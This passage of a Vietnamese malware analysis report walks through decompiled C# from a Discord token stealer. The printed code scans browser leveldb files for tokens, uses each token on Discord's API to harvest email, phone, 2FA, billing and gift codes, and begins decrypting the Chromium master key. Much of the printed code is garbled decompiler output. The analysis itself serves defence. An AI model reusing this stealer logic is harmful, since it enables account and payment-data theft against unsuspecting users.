            Path.Combine(Class17.string_1, "Google", "Chrome SxS", "User Data")
        },
        {
            "Chrome",
            Path.Combine(Class17.string_1, "Google", "Chrome", "User Data")
        },
        {
            "FireFox",
            Path.Combine(Class17.string_0, "Mozilla", "Firefox", "Profiles")
        },
        {
            "Epic Privacy Browser",
            Path.Combine(Class17.string_1, "Epic Privacy Browser", "User Data")
        },
        {
            "Microsoft Edge",
            Path.Combine(Class17.string_1, "Microsoft", "Edge", "User Data")
        },
        {
            "Uran",
            Path.Combine(Class17.string_1, "uCozMedia", "Uran", "User Data")
        },
        {
            "Yandex",
            Path.Combine(Class17.string_1, "Yandex", "YandexBrowser", "User Data")
        }
    }
}
```

Hình 39 GetAccount()

Mỗi ứng dụng/ trình duyệt sẽ được xử lý dữ liệu bằng 2 hàm MethodA() và MethodB(),  
firefox sẽ được xử lý riêng bằng FireFoxMethod().

```
        }
    }

    if (Directory.Exists(keyValuePair.Value))
    {
        if (keyValuePair.Key == "Firefox")
        {
            list.Add(Class17.FireFoxMethod(keyValuePair.Value));
        }
        else
        {
            list.Add(Class17.MethodA(keyValuePair.Value));
            list.Add(Class17.MethodB(keyValuePair.Value));
        }
    }
    await Task.WhenAll(list);
    Class17.smethod_1();
}
```

Hình 40 GetAccount() 2

Phân tích hàm MethodA():

Đây là hàm bắt đầu đồng bộ dùng để quét thư mục đầu vào nhằm tìm và thu thập các Discord token.

```
Class17.<>c__DisplayClass7_0 CS$<>8__locals1 = new
Class17.<>c__DisplayClass7_0();

CS$<>8__locals1.path = path;
CS$<>8__locals1.allowedExtentions = new string[] { ".log", ".ldb" };
```

Khởi tạo biến cục bộ chứa đường dẫn thư mục và chỉ định các phần mở rộng tệp được phép quét là .log và .ldb.

```
Regex regex = new Regex("[\\w-]{24,26}\\\\.\\w-[6]\\\\.\\w-{25,110}",  
RegexOptions.Compiled);
```

Tạo regex để tìm chuỗi định dạng giống token của Discord – thường có dạng giống JWT (JSON Web Token).

```
string[] array = await Task.Run<string[]>(() =>
Directory.GetDirectories(CS$<>8__locals1.path, "leveldb",
SearchOption.AllDirectories));
```

Tìm tất cả thư mục con có tên **leveldb** bên trong thư mục đầu vào. Đây là nơi trình duyệt hoặc ứng dụng Discord lưu dữ liệu local.

```
foreach (string text in files.Where(func).ToArray<string>())
```

Lặp qua tất cả các tệp .log và .ldb trong mỗi thư mục leveldb.

```
using (FileStream fs = new FileStream(text, FileMode.Open, FileAccess.Read,  
FileShare.ReadWrite))  
  
using (StreamReader reader = new StreamReader(fs))  
  
{ text2 = await reader.ReadToEndAsync(); }
```

Mở file và đọc toàn bộ nội dung dưới dạng văn bản.

```
foreach (object obj in regex.Matches(text2))
```

Tìm tất cả chuỗi khớp với regex – tức là các chuỗi token.

```
if (!obtainedTokens.Contains(value))  
  
{ processes.Add(Class17.AddAccount(value)); obtainedTokens.Add(value); }
```

Nếu token chưa từng được thu thập, gọi hàm **AddAccount()** để xử lý tiếp (có thể là gửi về C2 hoặc kiểm tra tính hợp lệ).

```
await Task.WhenAll(processes);
```

Chờ tất cả các tác vụ xử lý token hoàn thành.

\*\* AddAccount:

Đây là một bước **xác thực và thu thập thông tin chi tiết từ token** Discord. Sau khi token được quét từ file .ldb/.log (ở hàm MethodA), hàm này dùng token để:

- Kiểm tra tính hợp lệ.
- Truy vấn thông tin người dùng.
- Trích xuất các đặc điểm như email/sdt/2FA/Nitro...
- Lưu lại để gửi về máy chủ điều khiển hoặc hiển thị cho kẻ tấn công.

```

// Token: 0x060002E9 RID: 745 RVA: 0x0000F218 File Offset: 0x0000D418
private static async Task MethodA(string path)
{
    Class17.<>c_DisplayClass7_0 CS$=>8__locals1 = new Class17.<>c_DisplayClass7_0();
    CS$=>8__locals1.path = path;
    CS$=>8__locals1.allowedExtensions = new string[] { ".log", ".ldb" };
    Regex regex = new Regex("(\\w-){24,26}\\.(\\w-){6}\\.(\\w-){25,10}", RegexOptions.Compiled);
    List<Task> processes = new List<Task>();
    List<string> obtainedTokens = new List<string>();
    string[] array = await Task.Run<string[]>(() => Directory.GetDirectories(CS$=>8__locals1.path, "leveldb", SearchOption.AllDirectories));
    string[] array2 = array;
    for (int i = 0; i < array2.Length; i++)
    {
        IEnumerable<string> files = Directory.GetFiles(array2[i], "*", SearchOption.TopDirectoryOnly);
        Func<string, bool> func;
        if ((func = CS$=>8__locals1.<>9_1) == null)
        {
            Class17.<>c_DisplayClass7_0 CS$=>8__locals2 = CS$=>8__locals1;
            Func<string, bool> func2 = (string file) => CS$=>8__locals1.allowedExtensions.Contains(Path.GetExtension(file));
            CS$=>8__locals2.<>9_1 = func2;
            func = func2;
        }
        foreach (string text in files.Where(func).ToArray<string>())
        {
            try
            {
                string text2;
                using (FileStream fs = new FileStream(text, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
                {
                    using (StreamReader reader = new StreamReader(fs))
                    {
                        text2 = await reader.ReadToEndAsync();
                    }
                    StreamReader reader = null;
                }
                FileStream fs = null;
                if (!string.IsNullOrWhiteSpace(text2))
                {
                    foreach (object obj in regex.Matches(text2))
                    {
                        string value = ((Match)obj).Value;
                        if (!obtainedTokens.Contains(value))
                        {
                            processes.Add(Class17.AddAccount(value));
                            obtainedTokens.Add(value);
                        }
                    }
                }
                goto IL_0317;
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
                goto IL_0317;
            }
            break;
            IL_0317:;
        }
        string[] array3 = null;
    }
    array2 = null;
    await Task.WhenAll(processes);
}

```

Hình 41 MethodA()

\*\*AddAccount():

### 1. Gọi API Discord để kiểm tra token

```

using (HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get,
https://discord.com/api/v10/users/@me) { request.Headers.Authorization =
AuthenticationHeaderValue.Parse(token); HttpResponseMessage httpResponseBody =
await Class17.httpClient_.SendAsync(request); // ... }

```

- **Endpoint:** <https://discord.com/api/v10/users/@me> (API chính thức của Discord để lấy thông tin người dùng).
- **Token Discord** được sử dụng làm Authorization header.
- Nếu token hợp lệ (IsSuccessStatusCode), tiếp tục trích xuất dữ liệu.

### b. Trích xuất thông tin từ JSON response

Sau khi nhận được response, chương trình **phân tích JSON** và lấy các trường quan trọng:

```

object obj = GClass0.smethod_0(await
httpResponseMessage.Content.ReadAsStringAsync()); Struct5 @struct = default(Struct5);

// Lấy thông tin từ JSON bằng CallSite (dynamic binding) @struct.username = ...; // Tên
người dùng @struct.discriminator = ...; #XXXX (ví dụ: User#1234) @struct.id = ...; // ID
Discord @struct.email = ...; // Email (nếu có) @struct.phone = ...; // Số điện thoại (nếu có)
@struct.mfa_enabled = ...; // Kiểm tra 2FA @struct.premium_type = ...; // Loại Nitro (0:
không có, 1: Classic, 2: Nitro) @struct.verified = ...; // Email đã xác thực chưa?

```

- **Struct5** là một cấu trúc dữ liệu tạm để lưu thông tin người dùng.
- **CallSite** được sử dụng để truy cập động vào các thuộc tính JSON (do code bị obfuscate).

#### c. Xác định loại Nitro

```

string nitroType; if (!new Dictionary<int, string> { { 0, "No Nitro" }, { 1, "Nitro Classic" }, { 2, "Nitro" }, { 3, "Nitro Basic" } }.TryGetValue(tokenResponseJson.premium_type, out
nitroType)) { nitroType = "(Unknown)"; }

```

- **premium\_type** là giá trị số từ Discord API:
  - 0: Không có Nitro.
  - 1: Nitro Classic.
  - 2: Nitro Full.
  - 3: Nitro Basic.

#### d. Thu thập thông tin thanh toán & quà tặng

```

string[] billing = await Class17.GetBilling(token); // Lấy thông tin thẻ tín dụng? Struct2[]
array = await Class17.GetGifts(token); // Lấy danh sách quà tặng (gift codes)

```

- **GetBilling**: Có thể lấy thông tin thẻ tín dụng hoặc phương thức thanh toán.
- **GetGifts**: Lấy danh sách gift codes (nếu có).

#### e. Lưu trữ dữ liệu đánh cáp

```

Class17.list_0.Add(new Struct1( tokenResponseJson.username + "#" +
tokenResponseJson.discriminator, // Username#0000 tokenResponseJson.id, // User ID
tokenResponseJson.mfa_enabled, // Có bật 2FA không? tokenResponseJson.email, // Email
tokenResponseJson.phone, // Số điện thoại tokenResponseJson.verified, // Email đã xác thực?
nitroType, // Loại Nitro billing, // Thông tin thanh toán token, // Token Discord array // Gift
codes ));

```

- **Class17.list\_0** là một danh sách lưu trữ tất cả thông tin đánh cáp được.
- Dữ liệu này có thể được **gửi đến máy chủ C2 (Command & Control)** hoặc lưu vào file để sau này thu thập.

```

private static async Task AddAccount(string token)
{
    using (HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get, "https://discord.com/api/v10/users/@me"))
    {
        request.Headers.Authorization = AuthenticationHeaderValue.Parse(token);
        try
        {
            HttpResponseMessage httpResponseMessage = await Class17.httpClient_0.SendAsync(request);
            if (httpResponseMessage.IsSuccessStatusCode)
            {
                object obj = GClass8.smethod_0(await httpResponseMessage.Content.ReadAsStringAsync());
                struct @struct = default(@struct);
                if (Class17.<>o_13.<>p_1 == null)
                {
                    Class17.<>o_13.<>p_1 = Callsite<Func<CallSite, object, int>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(int), typeof(Class17)));
                }
                Func<Callsite, object, int> target = Class17.<>o_13.<>p_1.Target;
                Callsite <>p_1 = Class17.<>o_13.<>p_1;
                if (Class17.<>o_13.<>p_0 == null)
                {
                    Class17.<>o_13.<>p_0 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                @struct.premium_type = target(<>p_1, Class17.<>o_13.<>p_0.Target{Class17.<>o_13.<>p_0, obj, "premium_type"});
                if (Class17.<>o_13.<>p_3 == null)
                {
                    Class17.<>o_13.<>p_3 = Callsite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                }
                Func<Callsite, object, string> target2 = Class17.<>o_13.<>p_3.Target;
                Callsite <>p_2 = Class17.<>o_13.<>p_3;
                if (Class17.<>o_13.<>p_2 == null)
                {
                    Class17.<>o_13.<>p_2 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                @struct.username = target2(<>p_2, Class17.<>o_13.<>p_2.Target{Class17.<>o_13.<>p_2, obj, "username"});
                if (Class17.<>o_13.<>p_5 == null)
                {
                    Class17.<>o_13.<>p_5 = Callsite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                }
                Func<Callsite, object, string> target3 = Class17.<>o_13.<>p_5.Target;
                Callsite <>p_3 = Class17.<>o_13.<>p_5;
                if (Class17.<>o_13.<>p_4 == null)
                {
                    Class17.<>o_13.<>p_4 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                @struct.discriminator = target3(<>p_3, Class17.<>o_13.<>p_4.Target{Class17.<>o_13.<>p_4, obj, "discriminator"});
                if (Class17.<>o_13.<>p_7 == null)
                {
                    Class17.<>o_13.<>p_7 = Callsite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                }
                Func<Callsite, object, string> target4 = Class17.<>o_13.<>p_7.Target;
                Callsite <>p_4 = Class17.<>o_13.<>p_7;
                if (Class17.<>o_13.<>p_6 == null)
                {
                    Class17.<>o_13.<>p_6 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                @struct.id = target4(<>p_4, Class17.<>o_13.<>p_6.Target{Class17.<>o_13.<>p_6, obj, "id"});
                if (Class17.<>o_13.<>p_9 == null)
                {
                    Class17.<>o_13.<>p_9 = Callsite<Func<CallSite, object, bool>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(bool), typeof(Class17)));
                }
                Func<Callsite, object, bool> target5 = Class17.<>o_13.<>p_9.Target;
                Callsite <>p_5 = Class17.<>o_13.<>p_9;
                if (Class17.<>o_13.<>p_8 == null)
                {
                    Class17.<>o_13.<>p_8 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                @struct.mfa_enabled = target5(<>p_5, Class17.<>o_13.<>p_8.Target{Class17.<>o_13.<>p_8, obj, "mfa_enabled"});
                if (Class17.<>o_13.<>p_11 == null)
                {
                    Class17.<>o_13.<>p_11 = Callsite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                }
                Func<Callsite, object, string> target6 = Class17.<>o_13.<>p_11.Target;
                Callsite <>p_6 = Class17.<>o_13.<>p_11;
                if (Class17.<>o_13.<>p_10 == null)
                {
                    Class17.<>o_13.<>p_10 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                string text;
                if (!String.IsNullOrEmpty(target6(<>p_6, Class17.<>o_13.<>p_10.Target{Class17.<>o_13.<>p_10, obj, "email"})))
                {
                    if (Class17.<>o_13.<>p_13 == null)
                    {
                        Class17.<>o_13.<>p_13 = Callsite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                    }
                    Func<Callsite, object, string> target7 = Class17.<>o_13.<>p_13.Target;
                    Callsite <>p_7 = Class17.<>o_13.<>p_13;
                    if (Class17.<>o_13.<>p_12 == null)
                    {
                        Class17.<>o_13.<>p_12 = Callsite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                        {
                            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                        }));
                    }
                    text = target7(<>p_7, Class17.<>o_13.<>p_12.Target{Class17.<>o_13.<>p_12, obj, "email"});
                }
                else
                {
                    text = "(Not Found)";
                }
                @struct.email = text;
                if (Class17.<>o_13.<>p_15 == null)

```

Hình 42 AddAccount()

```

                {
                    Class17.<>o_13.<>p_15 = Callsite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                }
            }
        }
    }
}

```

Hình 43 AddAccount()

```

        text = target7<op_7, Class17.<o_13.<p_17.Target(Class17.<o_13.<p_12, obj, "email"));
    }
    else
    {
        text = "(Not Found)";
    }
    #struct.@null = text;
    if (Class17.<o_13.<p_15 == null)
    {
        Class17.<o_13.<p_15 = CallSite<Func<CallSite, object, string>.<Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
    }
    Func<CallSite, object, string> target8 = Class17.<o_13.<p_15.Target;
    CallSite <o_8 = Class17.<o_13.<p_15;
    if (Class17.<o_13.<p_14 == null)
    {
        Class17.<o_13.<p_14 = CallSite<Func<CallSite, object, string, object>.<Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[][]
        {
            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
        }));
    }
    string text2;
    if (!String.IsNullOrWhiteSpace(target8.<o_8, Class17.<o_13.<p_14.Target(Class17.<o_13.<p_14, obj, "phone")))
    {
        if (Class17.<o_13.<p_17 == null)
        {
            Class17.<o_13.<p_17 = CallSite<Func<CallSite, object, string>.<Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
        }
        Func<CallSite, object, string> target9 = Class17.<o_13.<p_17.Target;
        CallSite <o_9 = Class17.<o_13.<p_17;
        if (Class17.<o_13.<p_16 == null)
        {
            Class17.<o_13.<p_16 = CallSite<Func<CallSite, object, string, object>.<Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[][]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
            }));
        }
        text2 = target9.<o_9, Class17.<o_13.<p_16.Target(Class17.<o_13.<p_16, obj, "phone");
    }
    else
    {
        text2 = "(Not Found)";
    }
    #struct.phone = text2;
    if (Class17.<o_13.<p_19 == null)
    {
        Class17.<o_13.<p_19 = CallSite<Func<CallSite, object, bool>.<Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(bool), typeof(Class17)));
    }
    Func<CallSite, object, bool> target10 = Class17.<o_13.<p_19.Target;
    CallSite <o_10 = Class17.<o_13.<p_19;
    if (Class17.<o_13.<p_18 == null)
    {
        Class17.<o_13.<p_18 = CallSite<Func<CallSite, object, string, object>.<Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[][]
        {
            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
        }));
    }
    #struct.verified = target10.<o_10, Class17.<o_13.<p_18.Target(Class17.<o_13.<p_18, obj, "verified");
    var tokenResponseJson = #struct;
    string nitroType;
    if ((new Dictionary<int, string>
    {
        { 0, "No Nitro" },
        { 1, "Nitro Classic" },
        { 2, "Nitro" },
        { 3, "Nitro Basic" }
    }).TryGetValue(tokenResponseJson.<photon_type, out nitroType))
    {
        nitroType = "(Unknown)";
    }
    string[] billing = await Class17.<GetBilling(token);
    tokenJson.Array = await Class17.<GetGifts(token);
    Class17.list.Add(new struct<(tokenResponseJson.username + "=" + tokenResponseJson.discriminator, tokenResponseJson.id, tokenResponseJson.mfa_enabled, tokenResponseJson.email, tokenResponseJson.phone, tokenResponseJson.verified, nitroType, billing, token, array)>());
    tokenResponseJson = default(#struct);
    nitroType = null;
    billing = null;
}
catch (Exception ex)
{
}

```

Hình 44 AddAccount() 3

\*\*\*GetBilling():

### a. Gọi API Discord

```

using (HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get,
    "<https://discordapp.com/api/v9/users/@me/billing/payment-sources>") {
    request.Headers.Authorization = AuthenticationHeaderValue.Parse(token);
    HttpResponseMessage response = await Class17.httpClient_0.SendAsync(request); // ... }

```

- **Endpoint:** https://discordapp.com/api/v9/users/@me/billing/payment-sources

→ API chính thức của Discord để lấy danh sách phương thức thanh toán.

- **Token Discord** được dùng làm Authorization header để xác thực.

### b. Xử lý response

- Nếu thành công (IsSuccessStatusCode), đọc dữ liệu JSON từ response:
- string jsonResponse = await response.Content.ReadAsStringAsync(); List<object> paymentSources = GClass0.smethod\_5<List<object>>(jsonResponse);
  - GClass0.smethod\_5 có thể là hàm deserialize JSON (ví dụ: dùng Newtonsoft.Json).

### c. Phân tích loại thanh toán

- Với mỗi mục trong paymentSources:
- foreach (object obj in paymentSources) { // Lấy trường "type" từ JSON int paymentType = (int)dynamicObj.type; // Giả sử dùng dynamic binding string paymentMethod = paymentType switch { 1 => "Card", // Thẻ tín dụng \_ => "Paypal" // Mặc định là PayPal }; billingMethods.Add(paymentMethod); }
  - **type = 1**: Thẻ tín dụng (Credit Card).
  - **type ≠ 1**: Mặc định là PayPal.

#### d. Xử lý lỗi

- Nếu có lỗi (exception), ghi log vào console:
- catch (Exception ex) { Console.WriteLine(ex); // Cảnh báo lỗi để tránh bị phát hiện }

```
private static async Task<string[]> GetBilling(string token)
{
    List<string> billingMethods = new List<string>();
    using (HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get, "https://discordapp.com/api/v9/users/@me/billing/payment-sources"))
    {
        request.Headers.Authorization = AuthenticationHeaderValue.Parse(token);
        try
        {
            TaskAwaiter<HttpResponseMessage> taskAwaiter = Class17.httpClient_0.SendAsync(request).GetAwaiter();
            if (!taskAwaiter.IsCompleted)
            {
                await taskAwaiter;
                TaskAwaiter<HttpResponseMessage> taskAwaiter2;
                taskAwaiter = taskAwaiter2;
                taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
            }
            HttpResponseMessage result = taskAwaiter.GetResult();
            if (result.IsSuccessStatusCode)
            {
                TaskAwaiter<string> taskAwaiter3 = result.Content.ReadAsStringAsync().GetAwaiter();
                if (!taskAwaiter3.IsCompleted)
                {
                    await taskAwaiter3;
                    TaskAwaiter<string> taskAwaiter4;
                    taskAwaiter3 = taskAwaiter4;
                    taskAwaiter4 = default(TaskAwaiter<string>);
                }
                foreach (object obj in eClass8 smethod_5<List<object>>(taskAwaiter3.GetResult()))
                {
                    Struct6 @struct = default(Struct6);
                    if (Class17.<o_11.>p_1 == null)
                    {
                        Class17.<o_11.>p_1 = CallSite<Func<CallSite, object, int>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(int), typeof(Class17)));
                    }
                    Func<CallSite, object, int> target = Class17.<o_11.>p_1.Target;
                    CallSite <p__= Class17.<o_11.>p_1;
                    if (Class17.<o_11.>p_0 == null)
                    {
                        Class17.<o_11.>p_0 = CallSiteFunc<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                        {
                            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                        }));
                    }
                    @struct.type = target(<p__=, Class17.<o_11.>p_0.Target(Class17.<o_11.>p_0, obj, "type"));
                    Struct6 struct2 = @struct;
                    string text;
                    if (new Dictionary<int, string>
                    {
                        { 0, "Unknown" },
                        { 1, "Card" }
                    }.TryGetValue(struct2.type, out text))
                    {
                        text = "Paypal";
                    }
                    billingMethods.Add(text);
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
            }
        }
        HttpResponseMessage request = null;
        return billingMethods.ToArray();
    }
}
```

Hình 45 GetBilling()

#### \*\*GetGifts

##### a. Gọi API Discord

```
using (HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get,
    "<https://discord.com/api/v10/users/@me/outbound-promotions/codes>"))
{
    request.Headers.Authorization = AuthenticationHeaderValue.Parse(token);
    HttpResponseMessage response = await Class17.httpClient_0.SendAsync(request); // ...
}
```

- **Endpoint:** https://discord.com/api/v10/users/@me/outbound-promotions/codes

→ API chính thức của Discord để lấy danh sách mã quà tặng.

- **Token Discord** được dùng làm Authorization header để xác thực.

### b. Xử lý response

- Nếu response chứa từ khóa "code" (có gift codes), tiến hành phân tích JSON:
- string jsonResponse = await response.Content.ReadAsStringAsync(); List<object> giftData = GClass0.smethod\_5<List<object>>(jsonResponse); // Deserialize JSON
  - GClass0.smethod\_5 có thể là hàm deserialize JSON (ví dụ: dùng Newtonsoft.Json).

### c. Trích xuất thông tin gift codes

- Với mỗi mục trong giftData:
  - foreach (object gift in giftData) { string code = gift.code; // Mã quà tặng (ví dụ: "ABC123-XYZ456") string title = gift.promotion.outbound\_title; // Tên quà tặng (ví dụ: "Nitro 1 Month") if (!string.IsNullOrEmpty(code) && !string.IsNullOrEmpty(title)) { gifts.Add(new Struct2(title, code)); // Lưu vào danh sách } }
- **Struct2** là một cấu trúc đơn giản lưu title và code.

```

// Token: 0x0000021E RID: 750 RVA: 0x00000F0B File Offset: 0x00000D8B
private static async Task<List<Gift>> GetGifts(string token)
{
    List<Gift> gifts = new List<Gift>();
    using (HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get, "https://discord.com/api/v10/users/@me/outbound-promotions/codes"))
    {
        request.Headers.Authorization = AuthenticationHeaderValue.Parse(token);
        try
        {
            TaskAwaiter<HttpResponseMessage> taskAwaiter = Class17.httpClient_0.SendAsync(request).GetAwaiter();
            if (!taskAwaiter.IsCompleted)
            {
                await taskAwaiter;
                HttpResponseMessage taskAwaiter2;
                taskAwaiter2 = taskAwaiter2;
                taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
            }
            HttpResponseMessage taskAwaiter3 = taskAwaiter2.GetResult().Content.ReadAsStringAsync().GetAwaiter();
            if (!taskAwaiter3.IsCompleted)
            {
                await taskAwaiter3;
                TaskAwaiter<string> taskAwaiter4;
                taskAwaiter3 = taskAwaiter4;
                taskAwaiter4 = default(TaskAwaiter<string>);
            }
            string result = taskAwaiter3.GetResult();
            if (result.Contains("code"))
            {
                object obj = GClass0.smethod_0(listobj:=>(result));
                if ((Class17.<o_12.<>p_5 == null))
                {
                    Class17.<o_12.<>p_5 = CallSite<Func<Callsite, object, IEnumerable>>.Create(binder.Convert(CSharpBinderFlags.None, typeof(IEnumerable), typeof(Class17)));
                    foreach (object obj2 in Class17.<o_12.<>p_5.Target.GetType().GetProperties())
                    {
                        Struct@Struct = default(Struct@Struct);
                        if (Class17.<o_12.<>p_1 == null)
                        {
                            Class17.<o_12.<>p_1 = CallSite<Func<Callsite, object, string>>.Create(binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                        }
                        Func<Callsite, object, string> target = Class17.<o_12.<>p_1.Target;
                        Callsite <p_2 = Class17.<o_12.<>p_1;
                        if (Class17.<o_12.<>p_0 == null)
                        {
                            Class17.<o_12.<>p_0 = CallSite<Func<Callsite, object, string, object>>.Create(binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[] {
                                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                            }));
                            @Struct.code = target(<p_2, Class17.<o_12.<>p_0.Target, Class17.<o_12.<>p_0, "code"));
                            Struct@Struct2 = default(Struct@Struct);
                            if (Class17.<o_12.<>p_4 == null)
                            {
                                Class17.<o_12.<>p_4 = CallSite<Func<Callsite, object, string>>.Create(binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
                            }
                            Func<Callsite, object, string> target2 = Class17.<o_12.<>p_4.Target;
                            Callsite <p_2 = Class17.<o_12.<>p_4;
                            if (Class17.<o_12.<>p_3 == null)
                            {
                                Class17.<o_12.<>p_3 = CallSite<Func<Callsite, object, string, object>>.Create(binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[] {
                                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                                }));
                                Func<Callsite, object, string, object> target3 = Class17.<o_12.<>p_3.Target;
                                Callsite <p_3 = Class17.<o_12.<>p_3;
                                if (Class17.<o_12.<>p_2 == null)
                                {
                                    Class17.<o_12.<>p_2 = CallSite<Func<Callsite, object, string, object>>.Create(binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[] {
                                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                                    }));
                                }
                            }
                            struct2.outbound_title = target2(<p_2, target3(<p_3, Class17.<o_12.<>p_2.Target, Class17.<o_12.<>p_2, obj2, "promotion"), "outbound_title"));
                            @Struct.promotion = struct2;
                            Struct@Struct3 = @Struct;
                            string code = struct3.<>v_1;
                            struct2 = struct3;
                            string outbound_title = struct2.outbound_title;
                            if (!string.IsNullOrWhiteSpace(code) && !string.IsNullOrWhiteSpace(outbound_title))
                            {
                                gifts.Add(new Struct@Struct(outbound_title, code));
                            }
                        }
                    }
                }
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
        }
    }
    HttpRequestMessage request = null;
    return gifts.ToArray();
}

```

Hình 46 GetGifts()

\*\*MethodB():

### Bước 1: Đọc và lấy master key từ file Local State

text2 = await reader.ReadToEndAsync();

Đọc toàn bộ nội dung file Local State.

object obj = GClass0.smethod\_0(text2);

Parse JSON nội dung thành object để truy cập trường os\_crypt.encrypted\_key.

byte[] key = Convert.FromBase64String(...).Skip(5).ToArray();

Giải mã và loại bỏ prefix DPAPI khỏi encrypted key, dùng để giải mã token sau này.

## Bước 2: Quét tất cả file .log, .ldb trong leveldb

